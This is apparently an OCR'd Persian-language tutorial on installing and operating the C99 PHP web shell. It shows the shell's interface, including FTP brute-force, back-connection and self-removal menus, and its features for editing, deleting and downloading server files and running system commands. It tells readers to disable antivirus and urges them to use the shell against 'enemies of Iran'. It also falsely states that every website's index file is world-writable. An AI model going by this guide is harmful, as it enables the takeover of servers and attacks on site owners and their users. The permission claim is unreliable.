
uname -a: Windows NT AYDA 5.1 build 2600
SYSTEM
Safe-mode: OFF (not secure)
C:\Apache2\htdocs\ drwxrwxrwx
Free 619.88 MB of 16.6 GB (3.65%)
Your ip: 127.0.0.1 - Server ip: 127.0.0.1
Detected drives: [a] [c] [d] [e] [f] [g]
MooRweN
LAY!SHELL
[Enumerate] [Encoder] [Tools] [Proc.] [FTP Brute] [Back-Connection] [milw0rm it!] [PHP-Proxy] [Self remove]
Listing folder (32 files and 13 folders):
C99 SHELL
Name
Modify
Action
[32]
[adm]
[cache]
[docs]
[download]
[files]
[images]
[includes]
[language]
[store]
[styles]
[tbl]
[wp]
.htaccess
apache_pb.gif
ay.php
c.php
common.php
config.php
cron.php
faq.php
feed.php
index.htm
DIR 20.08.2012 16:32:34 drwxrwxrwx
DIR 20.08.2012 16:32:34 drwxrwxrwx
DIR 21.05.2003 23:41:03 drwxrwxrwx
DIR 22.05.2003 00:00:55 drwxrwxrwx
DIR 20.08.2012 16:32:34 drwxrwxrwx
DIR 20.08.2012 16:32:34 drwxrwxrwx
DIR 21.05.2003 23:53:33 drwxrwxrwx
DIR 21.05.2003 23:48:30 drwxrwxrwx
DIR 15.06.2003 01:21:42 drwxrwxrwx
DIR 25.05.2003 23:17:09 drwxrwxrwx
176 B 15.06.2003 01:21:47 -rw-rw-rw-
2.27 KB 02.07.1996 21:18:16 -rw-rw-rw-
61 B 07.06.2003 13:15:00 -rw-rw-rw-
227.42 KB -rw-rw-rw-
3.75 KB -rw-rw-rw-
368 B -rw-rw-rw-
4.41 KB -rw-rw-rw-
1.71 KB 20.08.2012 16:32:34 -rw-rw-rw-
38.26 KB -rw-rw-rw-
18 B -rw-rw-rw-
LAY!SHELL
writer:MR.MRN

MooRweN & Black_Killer

بسم الله الرحمن الرحیم

شناسنامه کتاب:

نام: آموزش شل اسکریپت C99

نویسنده: فرشید کاوشگر

سطح: متوسط – پیسرفته

تاریخ نگارش: پاییز 1392

MR_MRN@MAILFA.ORG

نقدیم به همه ی دوستانی که پا در عرصه هک گذاشته اند

دوستان عزیز:

در حد امکان از دانش خود فقط برای مبارزه با دشمنان ایران عزیز استفاده کنید و خواهشا از مطالب این کتاب برای ضرر و زیان به سایت های ایرانی استفاده نکنید. همه با هم تا یکی شدن و تا رسیدن به قدرت بیشتر

شل چیست؟

قطعه کدی می باشد که توانایی کنترل کامل سرور را دارا می باشد . کنترل هایی از جمله خواندن و نوشتن انواع فایل ها و ایجاد پوشه ها و حذف تمامی اطلاعات سرور.

ویژگی های گفته شده ، همه در شل اسکریپت 30.99 موجود می باشد و بعضی از شل ها هستند که توانایی کمتری نسبت به چنین شل هایی دارند که به آنها مینی شل گفته می شود.

شل 30.99 بر پایه PHP و مخصوص برای PHP نوشته شده است. سازنده این شل گروه هکری Captain Crunch Team می باشد که در چند نسخه توسط افراد زیر باز نوشته شد:

1- Shadow & Preddy

2- #!physx^

و بعد از باز نویسی مجدد نام آن را به C100 تغییر نام دادند که تفاوت چندانی با نسخه اول ندارد.

این شل کد open source می باشد و حتی شما می توانید آن را مجددا باز نویسی کرده و نام آن را به اختیار خود تغییر داده.


اگر می خواهید این شل را در رایانه خود اجرا کنید باید حتما یکی از نرم افزار های زیر نصب کنید:

1- WinLamp

2- XAMP

3- WampServer

4- .....



MooRweN & Black_Killer


چون نصب یکی از برنامه های بالا ، Apache WebServer + MySQL + PHP را نصب می کند.

کد های php به طور عادی در رایانه اجرا نمی شوند و اگر اجرا شوند به صورت متنی ساده اجرا خواهند شد. چون من WinLamp را نصب کردم ، امکان دارد نام پوشه های این برنامه با سایر برنامه ها متفاوت باشد.

اول از هر کاری آنتی ویروس خود را کاملا خاموش کنید

شل c99.php را در ریشه سند اصلی وب سرورتان کپی کنید. (htdocs)


در مرورگر خود آدرس 127.0.0.1/c99.php را تایپ کنید.



این نمای اصلی شل اسکریپت 30.99 می باشد.

حالا خط به خط تمامی گزینه های موجود را توضیح می دهم.

خط اول وب سرور و نسخه php را نشان می دهد.



خط دوم و سوم مشخصات سیستم عامل را نشان می دهد.

خط چهارم خاموش بودن وضعیت sofe mode php را نشان می دهد که باعث می شود که شل بتواند از تمام امکانات خود استفاده کند.

خاموش بودن این گزینه خیلی خطرناک می باشد و تمامی وب سایت ها باید از روشن بودن وضعیت safe php mode خود آگاهی داشته باشند.

برای این کار فایل php.ini را در مسیر %windir%\php.ini باز کرده و در خطی که نوشته است:

Safe Mode ;

;

safe_mode = Off

می توانید safe mode را روشن کنید. به طور پیش فرض این گزینه خاموش می باشد و برای اینکه شل ما هم تمام کارایی خود را داشته باشد ، ما هم آن را به حالت خاموش رها می کنیم.

خط پنجم مسیری که شل در آن قرار دارد + سطح دسترسی را نشان می دهد.

MooRweN & Black_Killer

توضیح سطح دسترسی ها :

اگر توجه کرده باشید در زیر گزینه ی perms که مخفف permission می باشد چیزی مثل زیر می بینید:

drwxrwxrwx

توصیف این گونه سطح دسترسی در سیستم عامل لینوکس می باشد که طبق جدول زیر:

Owner(شخصی)			Group(گروه)			World(برای همه)		
R	W	X	R	W	X	R	W	X
Read	Write	eXecute	Read	Write	eXecute	Read	Write	eXecute

اگر سطح دسترسی بالا را تجزیه کنیم:

Owner: read – write – execute

Group: read – write – execute

World: read – write – execute

که در سیستم عامل ویندوز به آن سطح دسترسی کامل (Full Control) می گویند و در سیستم عامل لینوکس به آن سطح دسترسی 777 می گویند. Chmode *filename.ext 777*

در **drwxrwxrwx** اگر از d چشم پوشی کنیم ، rwx اولی میزان دسترسی مالک رایانه را نشان می دهد. rwx دومی میزان دسترسی گروهی که به وب سایت دسترسی دارد را نشان می دهد.

rw-rw-rw(666) r-xr-xr-x(555) r--r-r--(444)

rwx سومی هم میزان اجازه کسانی که به وب سایت دسترسی دارند را نشان می دهد و به همین خاطر در همه وب سایت ها فایل index.php or index.htm به حالت دسترسی rwxrwxrwx می باشد.

در drwxrwxrwx ، d مخفف کلمه directory می باشد و فقط برای پوشه ها این کلمه به عبارت سطح دسترسی اضافه می شود.


خطی بعدی فضای استفاده شده و مانده ی درایویی که شل در آن است را نشان می دهد.

خطی بعدی IP شما و IP سرور را نشان می دهد.

و خط بعدی درایو های موجود در سیستم را نشان می دهد.


این هم Navigate Bar می باشد که دکمه های عقب جلو و غیره در آن قرار دارد.

به این قسمت ، منو بار شل گفته می شود و دسترسی به بخش های موجود در شل را فراهم می کند.




به کل بخش زیر ، info and menu bar گفته می شود.

MooRweN & Black_Killer



به بخش زیر File List Indexer گفته می شود.



بررسی محتویات File List Indexer :

Name: نام فایل را نشان می دهد.

Size: اندازه فایل ها را نشان می دهد و اگر فایل ها پوشه و یا لینک و یا چیز دیگری بود ، نوع آن را نشان می دهد.

Modify: آخرین باری که فایل یا پوشه دچار تغییری شده است را نشان می دهد.

Perms: همانطور که در بالا گفته شد ، سطح دسترسی را نشان می دهد.

برای پوشه ها اطلاعاتی از جمله :

1- سطح دسترسی

2- زمان ایجاد

3- زمان دسترسی

4- زمان آخرین باری که تغییری بر روی پوشه انجام شده است.

و برای فایل ها اطلاعات زیر را نشان می دهد:

Information:

Path	C:\Apache2\htdocs\language\index.htm
Size	169 B
MD5	16703867d439efbd7c373dc2269e25a7
Perms	-rw-rw-rw-
Create time	21/05/2003 23:39:54
Access time	19/06/2003 23:32:19
MODIFY time	20/08/2012 16:32:34

FULL HEXDUMP

00000000	3C 68 74 6D 6C 3E 0A 3C 68 65 61 64 3E 0A 3C 74 69 74 6C 65 3E 3C 2F 74	<html> <head> <title></t
00000018	69 74 6C 65 3E 0A 3C 6D 65 74 61 20 68 74 74 70 2D 65 71 75 69 76 3D 22	itle> <meta http-equiv="
00000030	43 6F 6E 74 65 6E 74 2D 54 79 70 65 22 20 63 6F 6E 74 65 6E 74 3D 22 74	Content-Type" content="t
00000048	65 78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74 3D 69 73 6F 2D 38 38	ext/html; charset=iso-88
00000060	35 39 2D 31 22 3E 0A 3C 2F 68 65 61 64 3E 0A 0A 3C 62 6F 64 79 20 62 67	59-1"> </head> <body bg
00000078	63 6F 6C 6F 72 3D 22 23 46 46 46 46 46 46 22 20 74 65 78 74 3D 22 23 30	color="#FFFFFF" text="#0
00000090	30 30 30 30 30 22 3E 0A 0A 3C 2F 62 6F 64 79 3E 0A 3C 2F 68 74 6D 6C 3E	00000"> </body> </html>
000000A8	0A	

HEXDUMP: [Full] [Preview]
Base64: [Encode] [+chunk] [+chunk+quotes] [Decode]

MooRweN & Black_Killer

سایر قسمت ها نیاز به توضیح ندارد و فقط بخش آخر محتویات فایل را با روش کد گذاری Base64 کد گذاری و یا دی کد می کند.

اگر توجه کنید برای اطلاعات فایل ها یک منو بار ظاهر می شود:

با این منو بار می توانید فایل مورد نظر را ویرایش - دانلود و مشاهده کنید.

در بخش File List Indexer به قسمت Action می رویم.

برای فایل ها داریم:


با ابزار سمت راست می توانید :

1- اطلاعات فایل

2- ویرایش فایل

3- دانلود فایل

4- با تیک چک باکس هم می توانید در پایین



فایل (یا اگر پوشه بود ، پوشه را) را

1- حذف


2- تغییر دسترسی

3- برش


4- کپی

5- از حالت انتخاب در آورده.

بخش زیر هم که در صفحه بعد مشاهده می کنید ، بخش Command Station نامیده می شود.




MooRweN & Black_Killer




در این قسمت دستور مورد نظر را نوشته و بر روی Execute کلیک کنید تا نتیجه را ببینید.

برای مثال :



Enter:
net user
Execute

و


Result of execution this command:
User accounts for \\
@yd@ Administrator ASPNET
Guest HelpAssistant SUPPORT_388945a0
The command completed with one or more errors.
net user
Execute
Display in text-area


MooRweN & Black_Killer

در بخش زیر می توانید لیستی از دستورات مفید را اجرا کنید که تقریبا همه برای سیستم عامل لینوکس می باشد و چیزی برای سیستم عامل ویندوز ندارد.



اگر حالت safe mode غیر فعال باشد ، شل می تواند به فایل ها دسترسی داشته باشد و آنها را بخواند


که این قسمت مخصوص برای این کار ساخته شده است:




برای مثال:

MooRweN & Black_Killer


قسمت زیر برای جستجو فایل ها مورد استفاده قرار می گیرد:



قسمت زیر هم برای ساختن پوشه در مسیر جاری انجام می شود:




برای مثال:




از قسمت زیر برای رفتن سریع به یک دایرکتوری استفاده می شود:


Go Dir
C:\Apache2\htdocs\
Go

